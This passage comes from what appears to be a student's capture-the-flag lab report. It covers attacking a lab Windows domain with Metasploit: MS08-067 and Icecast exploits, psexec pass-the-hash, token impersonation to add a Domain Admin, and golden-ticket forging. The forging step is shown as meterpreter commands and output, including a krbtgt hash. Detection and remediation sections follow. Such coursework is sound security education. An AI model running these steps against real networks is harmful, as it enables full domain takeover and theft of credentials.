02/06/2016  05:22 PM            87,835 HR DB Backup - 20160206.csv
               1 File(s)         87,835 bytes
               2 Dir(s)  22,629,150,720 bytes free

C:\Documents and Settings\Administrator\My Documents\exports>
```

Golden Ticket: A Golden Ticket attack is a post-exploitation tactic where an adversary forges Kerberos authentication tickets on a domain controller active directory (Domain: MEDINASOD)—to obtain almost unrestricted privileges. By abusing inherent flaws in Kerberos, the attacker secures long-term, stealthy access and can move laterally across the network without passing standard authentication checks.


To create golden ticket we require: Domain name, Domain SID, krbtgt ntlm hash.

Domain name: medinasod (sysinfo in meterpreter)


Domain SID: S-1-5-21-2253390795-3981710456-20229886 (wmic useraccount get name,domain,SID in shell)

krbtgt ntlm hash: 1dd059b37e10d26421d8bff3553da8eb


Command was created with kiwi extension of the Metasploit framework using the exploited domain controller meterpreter session.



```
meterpreter > golden_ticket_create -u Administrator -d medinasod.tiwaz.net -s S-1-5-21-2253390795-3981710456-20229886 -k 1dd059b37e10d26421d8bff3553da8eb -i 500 -t C:\\Windows\\Temp\\grp4newadmin.kirbi
[+] Golden Kerberos ticket written to C:\Windows\Temp\grp4newadmin.kirbi
meterpreter > kerberos_ticket_use C:\\Windows\\Temp\\grp4newadmin.kirbi
[*] Using Kerberos ticket stored in C:\Windows\Temp\grp4newadmin.kirbi, 1932 bytes ...
[+] Kerberos ticket applied successfully.
```



```
C:\Windows\system32>klist
klist

Current LogonId is 0:0x3e7

Cached Tickets: (2)

#0>     Client: Administrator @ medinasod.tiwaz.net
        Server: krbtgt/MEDINASOD.TIWAZ.NET @ MEDINASOD.TIWAZ.NET
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 4/24/2025 1:15:34 (local)
        End Time:   4/24/2025 11:15:34 (local)
        Renew Time: 5/1/2025 1:15:34 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: MEDINASODAD

#1>     Client: Administrator @ medinasod.tiwaz.net
        Server: krbtgt/medinasod.tiwaz.net @ medinasod.tiwaz.net
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 4/24/2025 1:14:29 (local)
        End Time:   4/22/2035 9:14:29 (local)
        Renew Time: 4/22/2035 9:14:29 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```



```
Current LogonId is 0:0x3e7
        Deleting all tickets:
        Ticket(s) purged!

C:\Windows\system32>reg query \\WIN2012-T02\HKLM\SYSTEM
reg query \\WIN2012-T02\HKLM\SYSTEM
ERROR: Access is denied.

C:\Windows\system32>exit
exit
meterpreter > kerberos_ticket_use C:\\Windows\\Temp\\grp4newadmin.kirbi
[*] Using Kerberos ticket stored in C:\Windows\Temp\grp4newadmin.kirbi, 1932 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > shell
Process 2968 created.
Channel 7 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg query \\WIN2012-T02\HKLM\SYSTEM
reg query \\WIN2012-T02\HKLM\SYSTEM

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002
HKEY_LOCAL_MACHINE\SYSTEM\DriverDatabase
HKEY_LOCAL_MACHINE\SYSTEM\HardwareConfig
HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices
HKEY_LOCAL_MACHINE\SYSTEM\RNG
HKEY_LOCAL_MACHINE\SYSTEM\Select
HKEY_LOCAL_MACHINE\SYSTEM\Setup
HKEY_LOCAL_MACHINE\SYSTEM\WPA
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
```

2. Devices Found:

From our previous scans to 192.168.91.0/24 subnet during CTF Planning Stage:

Devices Found: 192.168.91.201, 192.168.91.202, 192.168.91.203, 192.168.91.204, 192.168.91.254

We were then able to get foothold access to all the 192.168.91.20x devices using above discussed netapi vulnerability. On foraging we found that all these devices were identical and probably meant for initial access to the network. We then set up routing for one of the 20x devices for access to 192.168.91.0/24 internal devices and 192.168.92.0/24 subnet. These scans were checked for port 445 exclusively as per class discussions.

Devices Found:

192.168.91.0/24: 192.168.91.1, 192.168.91.201, 192.168.91.202, 192.168.91.203, 192.168.91.204, 192.168.91.221

192.168.92.0/24: 192.168.92.1, 192.168.92.21, 192.168.92.22, 192.168.92.31, 192.168.92.32, 192.168.92.201, 192.168.92.202, 192.168.92.203, 192.168.92.204

Foraging through theses devices, we found that .20x devices were identical for both 192.168.92.0/24 and 192.168.91.0/24 subnets. We gained access to 192.168.92.21/22 from 192.168.91.20x using psexec exploit in Metasploit framework. Through foraging we found that to gain access to other devices we need to create a user with elevated privileges in MEDINASOD domain. For this we used token impersonation to impersonate MEDINASOD\jeffrey and create user in "DOMAIN ADMIN" group. This gave us access to 192.168.91.221, 192.168.91.1, 192.168.92.1, 192.168.92.31, 192.168.92.32, 192.168.92.135 to get us 3 of the 5 trophies (192.168.92.1: DC : Hashdump; 192.168.91.221 : WIDGETEER : Files in C:Drive; 192.168.92.135: SMB-SERVER : Files in C:Drive). The methods and commands used for token impersonation and user add are discussed in CTF plan above. We then were able to access 192.168.93.0/24 subnet from routing through 192.168.92.31/32. Then we scanned for 192.168.93.0/24 subnet.

Devices Found: 192.168.93.31, 192.168.93.32, 192.168.93.100, 192.168.93.101

From foraging the remining 2 trophies were found in C: Drives of 192.168.93.100 and 192.168.93.101.

All Devices Found:


192.168.91.0/24: 192.168.91.1, 192.168.91.201, 192.168.91.202, 192.168.91.203, 192.168.91.204, 192.168.91.221

192.168.92.0/24: 192.168.92.1, 192.168.92.21, 192.168.92.22, 192.168.92.31, 192.168.92.32, 192.168.92.201, 192.168.92.202, 192.168.92.203, 192.168.92.204


192.168.93.0/24: 192.168.93.31, 192.168.93.32, 192.168.93.100, 192.168.93.101

3. Network Topology:


- We leveraged several pivot points to move laterally across the network. First, we used the host at 192.168.91.202 as a bridge to establish an autoroute. After compromising 192.168.92.21, We impersonated the domain-admin account MEDINASOD\jeffrey with Metasploit's Incognito module, created a rogue domain user, and elevated it to Domain Admins. That access let us reach the domain controller on 192.168.92.1 and dump password hashes for every account in the domain.
- Next, we accessed 192.168.92.31, a gateway between the 192.168.92.0/24 and 192.168.93.0/24 segments, set up another autoroute, and scanned the 192.168.93.0/24 subnet for systems with open TCP services. Some hosts there, unlike 192.168.92.135 (SMB-SERVER) and 192.168.91.221 (WIDGETEER) in the earlier subnets were non-domain machines, so I relied on hashes gathered from the 192.168.91.0/24 network to authenticate to them.



```
IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.91.0       255.255.255.0      Session 1
   192.168.92.0       255.255.255.0      Session 1
   192.168.93.0       255.255.255.0      Session 5
```



```
Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CTF02-2K3-T02    172.17.17.208:43415 -> 192.168.91.202:9001 (192.168.91.202)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CTF02-2K3-INT01  172.17.17.208-192.168.91.202:0 -> 192.168.92.21:9002 (192.168.92.21)
  5         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN2012-T01      172.17.17.208-192.168.91.202:0 -> 192.168.92.31:9003 (192.168.92.31)
  11        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ MEDINASODAD      172.17.17.208-192.168.91.202:0 -> 192.168.91.1:9003 (192.168.91.1)
  19        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SMB-SERVER       172.17.17.208-192.168.91.202:0 -> 192.168.92.135:9004 (192.168.92.135)
  21        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIDGETEER        172.17.17.208-192.168.91.202:0 -> 192.168.91.221:9005 (192.168.91.221)
  22        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ VICTIM-HTTP      172.17.17.208-_1_-192.168.91.202:0 -> 192.168.93.100:9006 (192.168.93.100)
  23        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ PROD-DB          172.17.17.208-_1_-192.168.91.202:0 -> 192.168.93.101:9007 (192.168.93.101)
  56        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ MEDINASODAD      172.17.17.208-192.168.91.202:0 -> 192.168.92.1:9008 (192.168.92.1)
```



4. Task Breakdown:

We followed our original plan and split the workload accordingly.

- Hiranmayi handled scanning, reconnaissance, and documentation.
- I took charge of foothold, escalation, propagation, pivoting, and vulnerability research.
- Edward focused on foraging, additional reconnaissance, adding users, and capturing screenshots.

Hiranmayi began by mapping the network and identifying open ports, while Edward explored the newly found devices. He guided both of us to a spot where we accessed a “hacker read me.txt” on the C: drive, which outlined the trophies and prompted us to screenshot them. This discovery opened a route through the three subnets, letting us locate every other trophy. Throughout the CTF we constantly shared updates, and Hiranmayi recorded all the crucial details. Our collaboration paid off: we secured five trophies during and a little late after class and, after continuing efforts the next day, claimed the coveted Golden Ticket!

5. Vulnerabilities Exploited:

Foothold / Initial Access:

exploit/windows/smb/ms08_067_netapi - The Metasploit module exploits the MS08-067 flaw (CVE-2008-4250) in NetAPI32.dll, the Windows “Server” service. By sending a crafted RPC request over SMB (ports 445 or 139), it enables remote, unauthenticated code execution with SYSTEM privileges on vulnerable, un-patched Windows 2000, Windows XP SP2/SP3, and Windows Server 2003 SP0-SP2 systems an issue widely leveraged by the Conficker worm.

exploit/windows/http/icecast_header - It abuses a traditional buffer overflow present in Icecast versions 2.0.1 and earlier. By sending 32 maliciously crafted HTTP headers, the attacker overruns a pointer array in the server’s request-parsing code. On Windows systems this lets an unauthenticated user overwrite the return address and execute code with SYSTEM-level privileges, whereas Linux installations are generally not impacted. By default, Icecast listens on TCP port 8000.

Lateral Movement and Privilege Escalation:

exploit/windows/smb/psexec - This Metasploit module emulates Sysinternals PsExec: after authenticating with valid local or domain administrator credentials either plaintext passwords or NTLM hashes, it connects over SMB (ports 445/139), drops a temporary service, launches the payload under NT AUTHORITY\SYSTEM, and then erases the service to leave little trace. Since it leverages legitimate access rather than software vulnerability, it is a go-to tool for pass-the-hash lateral movement once attackers obtain an administrator hash.

6. How would you detect and remediate these vulnerabilities in a real network?

Some common rules to prevent most vulnerabilities is to limit the number of open ports to only those critical to the business requirements of the system. Avoid the use of legacy systems and keep systems updated with the latest patches.

Vulnerability specific actions:

exploit/windows/smb/ms08_067_netapi –

Detection

- **Run Nmap or reputed open-source Vulnerability Scan**: Use scans like nmap -p 445 --script smb-vuln-ms08-067 192.168.91.0/24 to quickly identify hosts vulnerable to MS08-067.
- **Run Credentialed Vulnerability Assessments**: Use credentialed scanners—e.g., Nessus (plugin 34277) or Qualys (QID 90435)—to verify whether KB958644 is absent by examining the versions of key system files.
- **Host Verification**: Run Get-HotFix -Id KB958644 through PowerShell or Intune to audit systems across Active Directory for missing patches.

- **Use of Network or Host based Intrusion detection**: IDS/EDR catches both *attempts* (before patching is complete) and *post-exploitation behavior* (worm propagation, reverse shells), to give us another safety net beyond scanning and patch management.

Remediation

- **Apply Patch or Decommission these systems**: Apply KB958644 (included in Windows update rollups since 2008) or phase out unsupported operating systems for newer systems where this vulnerability has been fixed.
- **Disable SMBv1 and NetBIOS**: Execute Set-SmbServerConfiguration -EnableSMB1Protocol $false and disable NetBIOS over TCP/IP to harden vulnerable systems.
- **Restrict SMB Traffic**: Use network and host-based firewalls to block or filter TCP port 445 outside of trusted zones.

exploit/windows/http/icecast_header –

Detection

- **Service fingerprinting (Nmap/NSE)** –Run nmap -sV -p 8000,8001 --script http-headers <subnet> and read the Server**:** banner (e.g., *Icecast 2.0.1*) to spot outdated builds.
- **Credentialed vulnerability scan** – Nessus plugin id 2335 or Tenable/NNM checks flag any Icecast release prior to 2.0.2 and CVE-2018-18820.
- **IDS pattern matching** – Snort/Suricata rule: trigger when > 31 HTTP headers or an oversized Host: value hits TCP 8000 (example SID 500999).
- **Log-file review** – Turn on and check access.log/error.log; repeated 400/500 errors followed by a service restart is a red flag for header-overflow probes.

Remediation

- **Upgrade promptly** – Move to Icecast 2.4.4 (or later); on Windows, cleanly remove the old service before installing the current package.
- **Run with least privilege** – Launch Icecast as a non-root (or NT SERVICE\Icecast) account and deny write access to the web root.
- **Restrict exposure** – Limit TCP 8000 to approved source IPs with network ACLs and place a WAF/reverse-proxy in front to inspect and block malformed HTTP requests.

exploit/windows/smb/psexec

Detection

- **Windows security logs –** Watch for Event ID 4624 (network logon, Logon Type 3) followed by Event ID 7045 (new service created) on the same host; when the source IP or account doesn't normally administer that machine, it often indicates PsExec activity.
- **Sysmon / EDR analytics –** Check Logs especially Alerts on psexecsvc.exe, remcomsvc.exe, or any process spawned by services.exe with command-line arguments such as \\REMOTEHOST cmd /c, which are characteristic of PsExec.
- **Identity-based detectors –** Microsoft Defender for Identity, Sentinel, or Splunk rules can raise "pass-the-hash / NTLM over SMB" anomalies when the same hash is used against multiple hosts in quick succession.

Remediation

- **Keep OS and SMB stack current –** Regular patching removes many credential-theft vectors (e.g., EternalBlue) that supply the hashes PsExec relies on.

- **Protect credentials in memory –** Enable Windows Credential Guard or at minimum LSA Protection to block direct NTLM hash extraction.
- **Contain lateral movement –** Segment admin networks/VLANs, require SMB signing & firewall rules that allow TCP 445 only from jump-hosts, and use local-admin password randomisation (LAPS) to stop hash reuse across systems.

7. How would you detect the use of these vulnerabilities in a real network

exploit/windows/smb/ms08_067_netapi –

- **Malformed RPC Traffic:** Monitor abnormal or corrupted MSRPC requests targeting vulnerable services.
- **Service Crashes:** Check Windows Event Logs for svchost.exe crashes or RPC-related service failures.
- **Exploitation Indicators:** Look for unexpected Meterpreter session callbacks indicating successful exploitation.

exploit/windows/http/icecast_header –

- **Suspicious HTTP Requests:** Monitor for abnormal requests to /admin.cgi or unexpected "Source" requests.
- **Port 8000 Traffic Spikes:** Identify unusual surges in traffic targeting port 8000, this commonly used by Icecast servers.
- **Service Crashes:** Check Icecast server logs and system event logs (Windows/Linux) for crash reports or unexpected service restarts.
- **Payload Indicators:** Look for evidence of embedded shellcode or payloads within HTTP POST or GET network traffic**.**
- **IDS/IPS Alerts:** Utilize Snort or Suricata signatures designed to detect known Icecast exploit signature patterns.
- **Log Monitoring:** Review Icecast logs for suspicious HTTP methods or abuse of administrative pages.

exploit/windows/smb/psexec

- **Rapid Lateral Movement:** Observe multiple login attempts using the same credentials across different machines within a short time frame.
- **NTLM Authentication Patterns:** Identify authentication attempts using NTLM instead of Kerberos, especially in environments where Kerberos is standard.
- **Sysmon and Event Logs Monitoring:** Track suspicious process creation events with inherited tokens using Sysmon and Windows Event Logs.
- **Behavioral Anomaly Detection:** Leverage EDR tools like CrowdStrike or SentinelOne to identify token theft and abnormal authentication behaviors.

8. What was your biggest lesson learned from the exercise?

The biggest lesson I learned was the importance of planning, strong teamwork, and persistence during offensive operations. While it was tempting to immediately jump into exploitation, following a structured plan dividing responsibilities across reconnaissance, foothold, escalation, and pivoting; made our efforts much more effective. Through this exercise, I gained valuable hands-on experience with the Metasploit Framework and explored vulnerabilities such as Pass-the-Hash, Icecast, EternalBlue, and NetAPI, along with modules like Kiwi.

Personally the most memorable part was learning to create and utilize a Kerberos golden ticket, which gave me deeper insight into real-world attack techniques. As this exercise marked the final course of my program before graduation, it made the experience even more meaningful and rewarding.

9. References:

1. CTF Prep Walkthrough.pdf

2. TryHackMe, “Metasploit: Introduction.” [Online]. Available: https://tryhackme.com/room/metasploitintro

3. OffSec, “Msfconsole Commands – Metasploit Unleashed.” [Online]. Available: https://www.offsec.com/metasploit-unleashed/msfconsole-commands/

4. MITRE, “Common Vulnerabilities and Exposures (CVE) Program.” [Online]. Available: https://cve.mitre.org/

5. Microsoft, “Windows Commands.” [Online]. Available: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/windows-commands

6. Pangaria, M., Shrivastava, V., & Soni, P. (2012). Compromising Windows 8 with Metasploit’s exploit. IOSR Journal of Computer Engineering, 5(6), 1–4. Available: https://www.researchgate.net/publication/232088357

7. K. Baker, “Golden Ticket Attack: What It Is and How to Defend,” *CrowdStrike*, Mar. 26, 2025. [Online]. Available: https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/golden-ticket-attack/.

8. R. Mudge, “Meterpreter Kiwi Extension: Golden Ticket HOWTO,” *Cobalt Strike*, May 14, 2014. [Online]. Available: https://www.cobaltstrike.com/blog/meterpreter-kiwi-extension-golden-ticket-howto.

9. Microsoft, “Microsoft Security Bulletin MS08-067 – Critical: Vulnerability in Server Service Could Allow Remote Code Execution (958644),” Oct. 23, 2008. [Online]. Available: https://learn.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067.

10. Rapid7, “psexec Metasploit module documentation,” *Metasploit Framework* GitHub repository, documentation/modules/exploit/windows/smb/psexec.md, Accessed: Apr. 25, 2025. [Online]. Available: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/smb/psexec.md